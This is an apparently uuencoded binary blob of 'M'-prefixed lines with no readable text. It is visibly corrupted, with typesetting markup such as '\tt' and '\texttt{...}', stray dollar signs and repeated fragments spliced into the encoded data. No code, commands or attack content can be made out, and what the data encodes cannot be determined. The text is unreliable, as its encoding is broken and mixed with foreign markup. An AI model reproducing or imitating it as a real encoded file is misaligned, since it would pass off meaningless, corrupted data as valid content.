MOS^C7!89F8@2[5!SHJ)\$"59V<6E\$.)3H;(P[`*JE9Z=2C71)(Z\G\+[?0!-M`!0`(<M^:,)0,:TU&ST_?OK1G%.>?L)??8"<`'`9(<M>:!8Q5\$QK5H4,5<\$\ MAL=!.\$!Z1G:C[9?U8;<-QVJI"7JF<%F@2"6:>CZ:[8>[[=/Z8X.2=KTB@9Y1 M@64HL#Z`)@`*C)!E/S1A:-LK5&!9^GVOJ*S?*Z!TO4*\$KE>0W/6*4/J]PN6; $\tt M44X0*WV`G`"(\$4*60=`\8FC+*YIB)4<-B_Z=8F70\#BTTT@MJPRIW:[A5[8C'] + (84*60=) + (84*60=$ M]CS@9K==GW881[4G`K3[RUFRD,8^V"C3=`QYCF(S1VSV`30!\$)N\$+/NA"4/; $MI4"QF:??+X7_Y=B44I\#T_E(`M;\40\#I?"B"?*P6.WXP\A[K0!\@)@+I`R+(7)$ M6D0, M:5P, [\$')":M[J8XV]VTX"200J1P(=*/T(1`C!"T/(--&-LQ[Y[,.]OE)])M-.&<7_(=GI[I1^2\$@/,(609CXRABL#L[,IDM`M^!?M9Y(9B%P77@LL;U`30# MX#J&EKW81+!-T^[9M+..`[B5SXRE.;_U`7(&P&T,+?NP<<383M`162ZF^4/' M<SVMK0SGRA+PUN2AI8"-8&=C@?D,1C,&_F9T>0Z>"+R3+_9ZG")?7;=WVZ]. MOI!Z+E_B7"XIK\$B?P>2,06\$QNCP#5Q'#.<I;A:5HFC'='4Z=`NOV09(QGI2C $\texttt{M=0} + \texttt{[<E)} "@[5\%>\$ M4IV!>\&@1F\REB^7=/H!F`(J6H64O-A\$LY;]5J"KMYA\% BY M=0 + \texttt{[<E)} "@[5\%>\$ M4IV!>\&@1F\REB^7=/H!F`(J6H64O-A\$LY;]5J"KMYA + \texttt{[<E)} "@[5\%>\$ M4IV!>\&@1F\REB^7=/H!F`(J6H64O-A\$LY;]5J"KMYA + \texttt{[<E)} "@[5\%>$M4IV!>&@1F\REB^7=/H!F`(J6H64O-A\$LY;]5J"KMYA + \texttt{[<E)} "@[5\%>$M4IV!>&@1F\REB^7=/H!F`(J6H64O-A\$LY;]5J"KMYA + \texttt{[<E)} "@[5\%>$M4IV!>&@1F\REB^7=/H!F`(M6H64O-A\$LY;]5J"KMYA + \texttt{[<E)} "@[5\%>$M4IV!>&@1F\REB^7=/H!F`(M6H64O-A\$LY;)5J"KMYA + \texttt{[<E)} "@[5\%>$M4IV!>&@1F\REB^7=/H!F$] + \texttt{[<E)} "@[5\%>$M4IV!>&@1F\REB$ MV]_Z]^8?E'\Z_U)D'`58,>T#Y`Q`"#"T[,/J2+"2?QDN`>`KZ^IK8RTEHBU; MG!@608567RI98JF#.I3.ZKDLL:S6!]`,0%DRM.S%)H)MYH7+4J<_EA>5_9Z\ MB"NY7+#VT@?(&8!R86C9AS618&U>Z'ZM5@=D4#1IN`LAZJ][\$14]J]G#W7/8 MWO+7]I9*-HO+RZ"\^C&:,2@R1I?GX(G`.SGE@C/IC^54"BX<179RBM1S.94" MR-@LE&8_)F<,"I31Y1EX\$@E<<MKN&Q._EVT_KPZ-I?SO?Z^8?UH>JF[Y=AKN MHO]; `; <YXJ; V) *7</<H=I3))Z7Y:D('QO)+1M\$Q-SG_;R'L_0\H"L"PF_P/? M*N3>DA]:"*9!.Q/_F?5@-"BMM>!'N]QT;"X&#VPYN'UZTYO@[H9N9\$J7E7`= $\label{eq:mQ*+} \texttt{MQ*+;&8QF\#.H@H\backslash MS\$3@G<CD.IBD?9\&ILN]_HD!D=NMCITOMBTR9NW4K<\#<R}$ MD=X?F87J1B;@YR,3U&YD(KTG,O^!SQ/_OT2F-'#<9F*5]`PF9PS:3\$:79^!I M)/!V9&H*3%HS?<7=?49K5L"U"8NH_1#-\$%0F!I=GT(F@VQ:;`9M,,X5.:TZV $M=IM_F]H7,3(>:>EA6S*V!072C\D9@P)A='D&GD4"[V2/FXHL[LV>M!6=-N1W]$ M9D_VYW#983WU#\$8S!H7'Z/(</&%XI_22`6>/I@1]I2<-VP^7G3_?:;^^SJM-M]7BJ5@O_NJ%, #^OR\>?UT2V6S:K3X1N!.M.%IL&<J8PSA3#HQ^2,01@PNCP# MSR.!=_S\$89#'O7Y26>BG'PZ"/]%/LI>+XPEKH&<PFC&()T:7Y^\)PSOQE+*; $ML C3F91T[4Q9)A CG@G[(3E#4)H,+OO1121H-M+=AC&:S]L+AO'Y%<-^-M;$ MGL72X>M0S5`XF)G*[W`EPG4N"QR6YU<5^]E8`WL=RXNO0W.&POO,5+[*I:)(MN.I0H9MR/13WQRT\V-<M7D>0X^)7ZVJS:AP3;RTMR"L\C<KE-W]@M[@7;\OK $M) 5^NOOHD][9<2I>Q!2"P/7XP;Z+T)B4X3?N9N0-JI[S)[E\[USFV!.VY"F7]$ M</7KX(3!./7%;.5W^3+AZW<W>SJWN=2JYTL%IJ/=2ZP:CET&[BI:3XE07NG1 MWJC?+V1M'+&U.5QR%A<3#B^V"4?Y&HL6%NL(]W),4.>1;N`!RNZKW\MDJTN* M+2VNM,?/=@CI[I\?'*HE:":1J[EMGD.%;!\$7*:YZZ@.D#,B02X*6O=A<L,WL MW7/VBN]D3V5_3/:XHBLN2SR)V@?@0E0H1(:605@M6`ECW!HVN"L7<RY"93`B MZ\ROH\Y\$*40JQYJJX_I0K0:/?\$=OGG9'9**)[>&RP_NI9U\$IHU"\C"_/,^3" MT)--+D15=+.ILC\RF^QVV6^*9PK.HK@@-0J2\>5Y!ETS!%MEF618J=7912;, MBX:0<&4/,!-@H\$015?:(04F'6A`O[E-@7-D%FK@&-L\G,\$`1P*KII;,K9!D1 $MBGJA20WM;.9G#$5<[/2=P[!C<-B:T>59>%'#^8M-$\$K?H53VH]@-^$D-6/+$ M, V`MX)9"Q0A#N40V^R'L+)R2%G!Y!IW5Z&"?&U-Y)QN<VJ&R?W!TEW%E%YC& M`@R4**;R'C,HZ5#9)YB<,Z[L`28U,/P,RF2.C\BIZ:%GS([88&39!RT\$RII"

 $M0V0\&C6K<0V=OX/":(,L^J!9HJ$DSF:,!=;F'GC"[A`)J<Q\TJZ'-33P,H%"`$ M);T`]DJ.:"!HV80-XQK;6I\GA\$S5\$'K]\$'8.9FH"+L^@\$T&3RHY1'"\$(Q'Y(MQD(D2!"-9]"%H%LJ#2%D8I9F%M\$/85<5B!8&EV?06M`ME0DC.&8RJ.R%)"P\$ M8</@\@PZJ]'],RP"RJP)MKV*),?I"*'\$/.59)F#CF@FCLA:9NR,\H=]#U\R. $M:\&)DV0=-:FAG^, $8\&0^Y=>=\&0M".#\&/(LO!'_V4.3N\;.RAR)?'A[MJKSC]$ MRW#;)YYZMJG'3W9-QB<K)!<N=;VE-(TTX](VN^U'GRB//,_MO:>CA4]T/@## MFZ?5@[N.9>%^8N4LC6S2(Z9*@-#XS"8N#X?E-ROVWU%.]4]>IL6Y*9,;6\$,L MF95[93; `W"-Y7Y8; KPU7JYV^6-RCO?U=%-F4%TF2, Y2?=L=3M24[8_^N[2=Y $M_3SED^0/R\UZ>;1K4X\#A1"ZH6A%YM3J<Z.':G!_M_"2/]",QCY`([,-F?3RQ)$ M,/DFN;\$/'%0'LD596\SF8;?=/3T!J6BROWD@'"7R8X[;*LB)1DZVG9QL6SGA $M+&S[LV^*5-Y.4YN)A0719*\#IV-&T[-.$=/=(8:C^*);G^{(B;U2"MUI/X07Y')}$ MS_Z,GCT)%45PTAH991]C36C^\+(%KYM6ON#GPP>?D#OZ\>%#['_ZM_#M;\6_ M<_];\^X]0F&\$NBU>V\I)'_UE,)+_AHWBM8FJ\$:Q"BNLIH)`\$BCPDZO<B*GU MUF=+1;Y(;%Z?EL_KS3?X@%2X5!2`J.%4T1!S8"/Y[]5AY\%QHW9F[G5KGA!; $M,^[G`S<!(Q,005'T-5Q`D<L-K]<?/S4(8L;?PT_[$*0;2E620BTU"8EC\;?=$ MTSHJ>\$R#)U8Y\:@HSVTEMQE;V[L6YM9OU>E(S[GI6#GC0+E;[2_2CHZ5SS6 MLUWM_+MV5/EC'-6A0&.-">I](TCSL"8I]23,?PDKY4>>RWWA+;GLPOBPJ2OG M8Z05S5QJRF3L'-J(B^-IYS[H03Z]W:WRX[\$G.!X>;/)^N?)1J9L%GM0*3.Z@ $\texttt{MJ.$?\6!} (2\texttt{G$@\$127H}) \texttt{HVQC'+4+;} \texttt{F\$"E9B8I*YFE4C'UO[E\&E\6IFJY*X\#OGV]} \\$ M83`<CJ;4\$6E#/5%"GG;3XR??G7CT6WOA`F\$SPN:,Y9=X"8JKML-NSD2>P\3\$ M852+8W)[.QHR6K-\HHXGPT79D&=('EMKTJ:\=Z/%=#2:^6L=`,B((V>.HL/A $M--0<2<0<3<2$79;$'H`Y*?[039'7B\EM25A#V(2Q[%X3@.<$S@B<,[@@L&*']]$ $MW(X6[C*\$F6=(R=24W9N2>Y,0?[N8#`BO"6\8GSB_9_PY7B^&-T2."5PQN"\$ MD4TG][HD;,'9#&B4JRSB7!%M-AK^0B3R9,:>S-B3`?1J-KDAN"%XPO!6Z<]' MI013EA\$X9W#1!G-<YV1ASF[,51>ZF!!8\$]@P.&F!6^&2I\20,4/>8KB^6[C' M*PE>L-N)',9_0986;&FAI+9*L%Y/YHNW[^LH*30Q&69*B*E(*26.VNQU?2@R M8L^901#V)I?PT.YP !&+"M6I>.Y=V+?OW72:V32S&6&#L?A+K#5M\$:'FC\$7D $\texttt{M(J((1`BG>_IW8EGO;MZ.9L0<L]FQF!TK9HXUIR4=*8$!L6$9B<A(:QG$:KN[}$ M^6(P6]Q-F2UCMES8)&*%9UB.!K?"H]A<)>8JU>&Q`5E:9:/9;#)C1LV,1ACE M&>F:\UT/9RHJ:]QXSD^V,BIC5"[RD1E<I<)L=WC6@%G=W\2N)5_-;/1!8X)J MQ9HT/Q.A0\>YES!*%C`<E"4+,#VZ!O9YVF%?=.F\$U:6B+J,V-.GP=P-<Y\Q? M2#!'Y_F[T64XOT;R:_3W!81!;@R+2\$1\$>EZ\$-"?"GS%_+OQ%AY\\#BFSD7TL M;, X^2+AT\$XG:I!NU8)0&'2#-?\$;XI.W%[#HP,N\$11%L\:M,X`^AH&55V8(7` $M:O$/<[L(;"L\&8;@'UA'4]\&.XR%(4\&:$%/+YEG":3(:M+-BP&Q4;`L@^9"M("))]$ M;+A+T:=2+ZV*)B5G'@0F8<HF*(MJT)OQ+48B3)),6LDMDB)2A@:40&4;96K4 MFZM+UXTRA>J<D]PDI,S"720D-C%YC7GC0GET*R0N7^?O)@DC`N[AVK2XIKGZ M'5HH_@NVR))QP:)+:()B*BQ`8TRCW6W-HWSCUZE0\T"ZF)\,_IE4#(IIRQ8 $\texttt{MF2T*^P07D!\&F;(\&*6\$^T<YO8->IR,)V.+AEB7>\$N;W!>=[7Y[=T5+244V!:Q] }$ MJ3`=X@<5/_@]\$6F]WD0\),VP0F2T26,'83`CJ/_#ZJP7JK?5\31Z>K*S^7EU $M</ND+J*_{\#}'?;TV&WV52K<K=<<7K\E^FA6JT?3W:3+:>IO[Q[61Z6VU-5K2XK]]$ M^Y0C\$W1`X#3SEY >O+L;S`9V!7+\$)N9L8N9#9CP<X24Q(A>\;/CPM-E]/>ZK M1UZ?B/#M?;'[7&UGRU,5/GJ/Q+<O;FK.[SH:>9&J6GY^N]RNOJY7]%(^?[(M $MK93M(^:RLE"%//VR/*RO31@DV0M&V<)\&&C)6=A:[18'52ZW<E3K2U]OU\setminus\\OS$ M=+>QG"NFR]YW]]6_G-S/IZ,A'.!WZW!^WTS;1,5\$M!X,*SLX(SCKR+^]+#=V MM^ODB3+`#L5EXVIN5RCLTN`5>YNL<)Y5B=L2]%BMO_0!'!F0Z6'W9;VJ#G-+ $\verb|M73^M@4"<TKN$-I-_F\S9M)1-0_<8$$$ (FH"-BR+O9Y&[*$`X.5",[G;N?S'X>] | $$$ MN<9C3GGR+\N9S6UU^KH[?!ZY)<=CN*"['AT.N\,OW_;!T%RN*'X*'C)UVVPZ M>DZ>C0LBAOO/H32CT\$D3'L:[JPXI^B=3-MX62#6[G5&ZG?"]&[L!IZV@0>KE M2-+C9GHY6HQL!871#?EL#KL>[><Y4,8@%\/#R[/X00\V9X,K-+S#2<DE@G7% M? # U8K = QKNU > T0./J&I?(5)9GD"JM7B" += "FN&Q@5] - `5TU\$]& GV08U`J4`> $\texttt{M=\][VX\#992^VW!7'<'(S?;`CMD\%12P\$_[*ZH<C2?7\3D:)=HFS@[RF'1*8N\&C2?7\3D:]=HFS@[RF'1*8N\&C2$ MFWLA&4/@9`:79]!%C8:MM`Q*=FIX>/6U9]M9]7CMGO,&;[,_L7W4'&_@>1'L $M6\S=NF3\$9/B5@64/TM3(-S1;Q)\#\&>HS-3=\#G[>>\@NE[](+#@=+I-<]V4#1\$$ MLM:4M3J/]T,RAL#C#"[/H`M!VVP,YXZ*#W>4!^-<KHP[3;(9(`\`\[['6?6\ M.U4!058ZD;N*SG3**TJ]U4#NP0C4DWF&B\NXXNJA*Z:CO!A9]D\$-0[L%AA4P MSK'_DL+U6'802C4F`JVEIYW]B^0&31U"CR:V*&.+4#ZO`',&8I3.+.Y-Q;=D $M=8*JP>_NYFF; \#S=[\#[(C<=!U0`SK<BSEW%[;4A03(![&5(V,(8QU+[\[:4Z])])])]])]$ MV,'2:<"F^>>Z5E^#*[_D`2OJJ/FZYM;F28`(@E?UQRM'+4S]\H>T!?`[1C<L $MNW%F3\)O]=4IF>^7CU7KD;O][9P[>-&#T8W(LV.^WT[!E2,D[^7Y@WNFBN/Z])]$ MV'X`9/FTKVG4*.,0%40V+CL=[.`C..37E#X\NL!CV?(,R.-Q:;<6/_'W3F/D</pre> $M(-6*GL+J>1*D@ZBXH/+#82II+_'`]WQ4?ZY)N7S1R/<`.(PQKQ9HV8LM!-L,$

MEGL*EC3Z_<&BLC\V6%3VQP:+RO[,8%'9OT&PW%/Y\J('-JU-^P"*`6A1&%KV M8DV-#94Q.2\$R#M;UT"5P,RCH`B1P"QIGSQ\$W[AOF@./1/ZSO_-XYWM\$)#CD? M_{T*S}]GV+ND2V77X(1W-=A&<Q_\$6E8/YW'5C\HV4JQ`VTO5CLH@P&=;: $M\&V>@RN!=QS!*3/3'4>H[*_BB'NVVK#5&H[HQ7",8#.?H,MS*R&M[OR(F?O])]$ M%U#:!RE8"`*[%Y-+`2GO<6JW.O&7^^L,^ANV;M,(<A"H4A"M0QC@\$F7'"[(% M!<\$NI_E/)UIRCA8<"'L-J!F(22&SE*_R),+3ZQB)QSS]QQVCLM_IF.Q5Q]RS $M[1P].(+V&C!G(,9SS%*^QE-$-4^?$0R+&:9@PUF<%"*JPRM`*<3$%PB>PYP.$ MAB,,KCE."W\<IM,IHONV%;G31DCU?AJX93<DIM*]MN9X8<<Z=K>.V<47?BPP M6&#J6L>9X*@J#+QR#I8R#"O+S%"^PI\$+1Y]W.%B+XE_C'96=]XZ\$%C:,DIGP MSCE8S!\]\\$&#&<I7.'3-T57/(,/:,;X\AY(21\$4Y"Y,2I/\$EKX8,KP?C6][B MDZTAI^6ZVV)$6D992)M9)>(\:0,P'EST^5/W,$YQ*K31UL2,$9Q^#C#"J.$ M"(4/SX(/#9=:!A@>6<_L93W4K&&X%H?CY"9)27_<16EI];HT4_?+H''<]CSY MUOWI..6@'MIYYV;WT3GTFZ.'5^CS(!<N)U\7SE*_&KN6\$(^"^QC:JVL17\P0 M; %IS\$ *: 8R% / 6VS8E@T> "50HB9) %I+%) PLDX; R5870: A(]-3;0, NQ; [^=JLG! M>@5DN9MZS?<QS!_5<\5\$[ET;FS.EA_#<5&>FF8!M,ZMYKZ`CG^OS46<M+<% MVLUI&<13Y;Q5N!-C').&8Q)?`L_"\$H9A9\$4,W="]Y]!UE2Y5^7]"]S^A^VKH MYGVAJRAV381=D9T@XZ`L."C1ZIZ#*6YV:0.-,-A]B9?CA5WDM6Q#!BL&:P8K MO_L/.M]!']R2=CER(A[LYYR%W8G'8A(6DXJ83/;>='+\$7#EG"..0<RC)-HW1 M:BOPP9&VCMI<5W8((J>=;VY&E^/!8E2^MRO^`>'ZWFZ1B\.4\$3Y;JS`)NUMT MF#*8#O\$=M*.?K-0\?L#2^UF48A3<S?CR/(,1AG;F.>,)I@JH*3Z!6YSPGB(0 $M; -F\Q.I^*; < R<T@3)<.J^*?[[4J>RX.(EYOC1RP/RZF)1[_R@\3Z]DK_R"L^*]$ MTY''"<8]I,OU6&SW.^K%7U-5,T=[(/](S'@Y,9Y!CQ49Y>Q]IO*?=&UU8H8$ M5=*Z<V#*&]RUB9"M5X1^`AB;?%C*SY5MONSWSKB=NY\<P/[?B@\$J*"/ECX%> M'X++'JOY@BW[P8;!P>:ZYA[GA!%2Y4PF&R>%AQ;<%Y/Y8F:WOOR8.V?N@KD3 $\texttt{M[-ERS=99;FYB$LYLHH1;=[FQ=1JUB_D,\R7"EW:VT-'^:>;)F"<7GIX]A+/1}$ M8-'0); N84FD&4]7=T75Y-RW'P\&"MG@/F%LSMQ'NA+2>9; YGYI29,V'..\PC $\label{eq:mnx} \verb|MNX$-AOFVX?ME;#\)S\4\;06RB&5D<=?\$_4+8D$RQ$"U"3+^0]G=08!-F3X4]$ MZ\T'M]MB?18SJ\17'KW**D;G'%RY\$E;=886AL14.(,-\B?"ES!=N_Y0.S<7V M72G\&?/GPB_[.T-^N]<AW+ZH"XZT0B*M4'V,?<M"0&L68\$1`PL7TJ@3V69&R MA\$PDY-^5X/+P]KT7=BG&4."9"(&'O^+?)\I9!3[%HK2(Z@D_/EH`>L(LJ;!T M0@X<<^;(F:-@CK@;:>/;^6)0EH')"%6@8Q(0*Q\$@C=FK\$CB?L6\$)B4A(NQ)P $M\H-9,F;$) A:7; JOUU, KXM1X, K8N*1G5'UT1/5;?)+NY/X; DJ&OK6;3&XYJTJS M`",")-!>\$\`Y52D+R\$1`_AT!MZ-?%V(`!Y>6X-+Q#_"S?JV87PN_^0Z_'(DP M.F'N5+BS+K<=]8UWCZ<-<^7,)0%FN@'&!T=`CB6(FX`Y`Y3\$;`W`\$1*B<SD9 $M(RH[O0\8+L?SYG\$CDS)K)JQY\#ZN<00\&"BR618DGB'J8;VW2&88\#8\$\\7L6MA[$ M2F5F>1?<10.4R'"@1LWK\DI2EIN)W\$Y>P-!Q0U*(&YK(Q800*5>F5"I3JCK" M6Q:GNL]B:0H'##,L.Q'9TB#T,=XS8\:,N3`67<;&6,5DG)-,<I+U-`LT1F\$F MS4Q&F)(>)HS[%A,:"(K*E+DSX99VX"RWZ.;"R27<\KC+?3\8+]Q1>]M%C^WH M6(8FP"L6H44\$A5S<>Q!^MZGL(?A>RH?__K`\50W\$P_YQNSJ<IQW7>TN<38=V MPHDK-&P8+FR#]>#VU9D8!^WM?PH3D=(^L?VREV_G6F%QB-9<]KMCM;JV&US= M-;6JJ!>'WJZQL?-XX00AMY::!/<5G==NO'8\$(:PXD ^GKRN;"W\?S, 8&6\4 M3+? *3`KI FWX]C=?O 9KIY8L"W<T>#&8XW')H1-@9V?#M7RV4%O!K/Y]:#T $MV,QC<\(67N[R</RTW'AP64Z&9$/DP7%,Z%@1?+/9/=;H^?0],6AB,,R0!`SS$ M_3?PN\$A^-[H:EPO);\$I\&?/EX*-I\M5Z<_*YGKI]<0,%<17DHXBX5`RNJ5LB M.YX"?.@LI8A+,Y<)N6JWS>YN;VW]F;S]JVW8%H.WY8@\$)"0@90\$9!,Q>MEL; M*9,/_UT]GA;NAC(GQ9UU'2Y^)=:<6`LNU@BL+LB&I]^`)]_K6*`V=7#YRW@^ MLH/.GXE*F=":!?E,#%9?UL=JOMY^OFAP*6)+B"UEMJS%IBP?KE_RV2:VG-C8 M;./-=EN_?':9RVN\GI277+2&\F\$4\VKA]6JO=YN5+UTW(6E4`F.(.6'F%,RC M[<LSU07F<TV5G0HNAL29\$6?.G(5P"I1Y[=!RX:SWK`E%?<)1GRAA963(.5^\ M(T9-C(89\$V\$D8,AGIU[3FC<EWDQ8&!.PH45GCIPXN%#22%AI!P]QW=W^?(0# MH\$!1>:2*V;2PW6T_;W=?MXY/SAL!8HA'6AAN8G"Z/:AH3;:,V')F*YHU3;C= $\texttt{M\&;JW[^U$GMHH*H&,2R$S)5$HN'K&$?/067E+$YJ9BQ*B)T3!C0H:NJ(G$\#'0*6]}$ MVS;3[DQW2>,6+/V^(24)&4O(O7M^LRW0=KFQW<>V>L2I!FHB7,,05I:,6B7T MKO@CEN;!-01286S9!E&7*V+3S&; `9D&NJ@0^M@WGB'@2XDF9)PL=C#07H6?2 M+)@\)SX.G2+RNG:[H%1<SV8_*%K_E/9LS!77R8("J%#,K#WS_M%^L[#>V?AM M8"3!:O_U?8/?\$'_"_"GSVW[XMV\-[OGB[FV#.2-FZ;*9IZ?7C[40%:M==?B M?9AO.D.,/Z1'BWQHN2%`92]AH>QWZNF(JCE8-\$LQ(B6LZ2%+:`M2&N:D+"@3 M07G3G"HLD&\$YQK++\&XV7KQG(05WTA\$+B7W\$#3?K:GOB;RL7?\$ALUA(0*Q:@ $M18"//7]K>"C^3]UM??F%=M8#G;"^5^3X0,1F%^PR6)YV*!<;O*74=N;/F;]@$ M?N4#TD;P1BH]N?*=&\OBLP!G0,7\$KY3P:W;C1_==#+?M(@/EX/WDKE4,RC!_ $M(OPI^{,OEM}]U+70(?K!F.)PIN<+JU.\&'-/\#S-.=.7&`\#VKQ!LV:Y_Q`W]G^Z$

M6&>YNG"_FMN]XY\@A3;#OQRK`P]=D2XC4&BQ#1'.^T,)9C&QZZ3?B/H'NS_Q MSGZM<?3<K?7S;D[?'!W#HW,#=RF44&":+YC&]4U-R>26R.</)V3[Z+&GQR@H M`#%ZMU5\NI@11L-_A:>4(SN#N2:*W'LU^G4Z>W#'!XF0D-B4Q,;!UZ^I[^X? M/VR[F\\HJ`0>\$P@.Q;7HJ:&S;]@O!N\3B3XTXY-J2)"OS+9NV6-I73XY]C#M MY\$93;C@&<8WMS?BR?'"-[8,?G5.D*`1H'MGF%9^B;%05C1SCVW8SAW@8`^G(MF:2/MBND(E.2RGXH*\$N<7LKU775N;JKGW>\$;/@-3>J'J=\$B1+4GCHV]+#+8 M`3VK;#TBRXF0>S^Z^8G]YW:WJHXDC[,6G0%PAF0/]/CC=G>H1K9>K5;5:KK# M)?Q'*)*]T)3:R3SMAW[B*-FL5V"DUTAR^["(-;U.L_G))63('2:/)%HX+8E5 M,TZ\$8&"/_:R'K+FCH"AQKD+X@\$PM39*EA+TZ5!:'QD4V&-@"?_R\V.VES/EY MFNI8N2?4\6V4:)D"C5X-.`E)-AC,EU\:\W`E>PQ<_^ZNJ/)FYFQFX2JNB6@F</pre> $M%03RY6@^0.^-"%<OF\WT=/AUL_0S,]^JZ9B;-07FJ[NR?+^-T<.016TP,.6;$ M7] $^F!18QJY[&*(9$=B@\#3]5MH^RSEUQ:>>I^66\O;2--KQ&!'?U^$]/+G5H$ M)\66@B,'0K4.=UR3[>8;/B`+(7>\$Z^5Q5IU>#EM)+FSRZJOURTEZ!YA6T`L^ M7T(2%6>11N)J(CF/DU=00WW%@@6^HZ#&+H[H29_.:(^&A!9!K_N@/<)P&^4\$ MYCSG2[VM)WM:+=OO!X"^9B].5(V@5J*%R`WI_VA/,[Q4G.M8Q;1KQT72]-/R M*, V(, K#KJ_HL^T@0%<V=3N8GAN<171_?:3:IES>^C<71Q7.8!!B:BA/XG5UN MGXV'N"#+=E:TS8,Y,N+(.6H+J:+">7?K>)N,AGIEP^%N5-T]/IS1^3`=C&>^ M%S`X7V]KOUVF(,_P[GR;>+?]@&0HJH<'KXDELPR9Y;;8_P`\(3@<1GP/;?/1 MTY'9&;9F[.TXAF,`-G?.MK=SEIK>K,DV[3Z59&-.-F;(TEE8X6%8[V?\KS?C MQ</UJ+13A6;Q)3&A%:\$3'10?V`AOAUKCV\7=M*3N.S'P@,T)&ES;^%6+W:^V $\label{eq:mw:town} \texttt{MW:T@N5*(OK\Z[)Y\#A*4'37^\#(FZB1DPHXJA>VSA7">7*6%>]"DP)B\#D2<3SX}$ MA<>'J]EHY\$9V=\,%91F#VVZOAJQVNC")UJXX4LXEA1.LDYN;!]S_^C"YNG*S $M.:\3Y\J,.^15=[TY/P_B7A\+D^7>0*XTJ,0"#4E]<S>WP4"K'_S\?_MM`FI$ $M(K^FYZ1\&KFL+F?G_LBLA(ODI2Z".OVA)N+L]+R-G\&4T>^+.+)I]F'/U9',1S$ MR!^\$Q.!R5L=UICBN:<B)&@UWU.5,"SX;3\`P7*KU<X.6-V.91!5U'+]N\$TVZ $M-.5*8=Y'\&]<(S1A\#F(1SG@8Y=W$<.X^(M@YN@]G+$-51+B=""WZ"Z6-;QL")$ ME'8X\$DK,E-01 8-?.6\$:+C5H*B&S4'Q0]L;2W/XWR[YP`3=J98"*+N>BRZ7H M:E9;D09E#W.NA%FPBXG3-)RWD)J0AM4D737N`VHO<TK,&3/G3>;!.W?+VJ(3 MESEEKN#, %6% < 81X_1[;8 > \Q.S4 `A47G+%ZC `94\$KN[.4X1'IN0XB\$D?@A257 MC8#</0=<P26]KUJ\$'!6:<J0D`VV;#9I+I]J.!.UBSVEF%SS66QX*)NP*S;E8 M+#^^JTX6\K&)3-G;/!T4"]M&9604F0'F<!TVX28&S#G';JKTM'RLQIA7RYN3 MTI7WM?-:=1MZ]N?XQNT8<_WLX/:RI-,=,"9W]P_O!R^G'4T^D%K0]SX5O+GY MO':'9AHHIKZKMM5A_4B?#&7L:QCP\$Y7=TL7(ZC![<5M!MPT_QA&B#W_%-+6I MCPPOFQJ(<[I<'YA;";<F;F,P@6:]H]_VAY&]L)OP1O`)X>-Z8KUT_?W?7NR, M]66_J8@C%8Z,.)*D?NKS"N5DYW6<GP*3[]YIDLR^@SWM2?W0I_]HZ\$IQ?CJ\ M/)Y(?\[#@'KB[:(HD*%EMNWZY*`'9B<5G(4XHBRD]9'DY9V=`E#G8>_\61WJ MO, >Q, "HN&XT) >OVD%Y4)9IG\$187+,)>1V?HSS@[0GE>9KP^/H1RR.TY\$4\$J" MBDQF\CQU, 1>-6; ND) Z(CC>CL: ZOVG; QLJI_82=V+D-6S6!R)]3-B9S8, ZF@S M-3`Q+8QRO6\NS"T`\K=73Y>K<!"%H*+R5[I]*89-I.N_.4L]*WY8Y&4-;Y"C $MQ;7],,;4A,?8=`.;C,$9D#)[)GFF?D5S?L!(CR!P=@K_(F-C\2*6]NMR?=PO)$ M3X^?@FC140]US#ZMFS6W\9H^[H\$B0Y>KYY-/]Y%.LI3(0FL0U:MOBT\OV\^A $M6B/01-0FP3GI=@[)+UK\4J\#<^T$9@3!U)7C8^I?N4A) *>+Y&]\#TN*2_\^`+$ M'QD-C["K0.IWBBR=]QL@=IN([:;,O0J."6S\$ZUB!]Q]M'MS]H`^ST>)N=DO9 M,]KU.;0@V)JANHWVLKX,4[MB6*]AO;BCCF3;0JS<*A9*`Y=<X1>D^)&@I]H-MRRR'2Q+70\A2V&)BU5V-+Q]&Y>C&\I("FES?8ED)"2A:(E\$!2=:"8@G7SU)Y $\texttt{M\&[GBA<W"5^{.}.SZMG8@HS\%3/M[Z"1B=(ZL=5?Y:.2A<'@3)BYV8CY\$Q(A\%64"D) } \\$ M5!OUE9SD!8#&RCA_;)'3GY)].=]`VA8[:"?QNE<IJBKE"VI%OK^\C^23;KMF M^.EF>?S<4EJD3JLK/RF1NN-W&N?K%2DT:7#2M\][[&9J1/'XT6NXE'"Q!"PN M4*W0+,L\T\YRD("0ES!&\$B-4!^%F2=>TL5S;*`=]>CV8<YACVP1IK+475CMJ MM), U=\$-JJQT); JY^7Z!C2JFUXS?N\IZ-AB/[K-**IC3)!8XM(:UA1AJQ&?2A MRS8I"VOXX)+&IHSC3A,H;DRP6L\$(FE:I+(1@ZLT(31\\$^_?F'4^KS?J#W8&V $M6G]Y.\#D>[7>?:6R<R_?R^X4GF,^5+0J+>/\3<"I/:<).7634]><\#[MM]=OZ$ MQ,R)9\80T_Y?;SW?A"IRCRKO`K\$.NC6,=:3UZQBGY4?[(?[J!I=P%2YKE?_-ME^HBT) " `K16:?PUNWU\8 G\$Y&8*:(*@@[N3\$.>]#*NF93-UFDKG7Y>OORU\$& MI^Y&5AK4''BI&8F\+O2RF5>/I]U![MJJIXE?'X^+ZGF/53IZ35]'=5\6Z(9A MQANF89B]['!8DE&X'Q&_'^9V?%2.[N;.!91\$^SV1&#<2;9R[&_7H=D102%7J M527];R"=W&3`AI<UX_*7@;M?\$YV(04E0"NV=O'4+&)SD!F@W;V\'8U?3)'%L $\label{eq:melline} $$M@1>&?Z-<\\#C316Z-HE2T^P9%`S6A:N5UZU\#W9&JO[['930/=,[<1?3!S)FF7] $$$ MWYH?L@UDDW?=EH^K<O`.HN%?3N\$'HQ!BE'0[P>F5V`KE-,AT;@0_9-Z,;MRV $M04AT;:/_[1=7K#3ZN1C,?[Z(^=?VAI):'X]U@.+<[8$8W%YJ3>"_8?]5,$

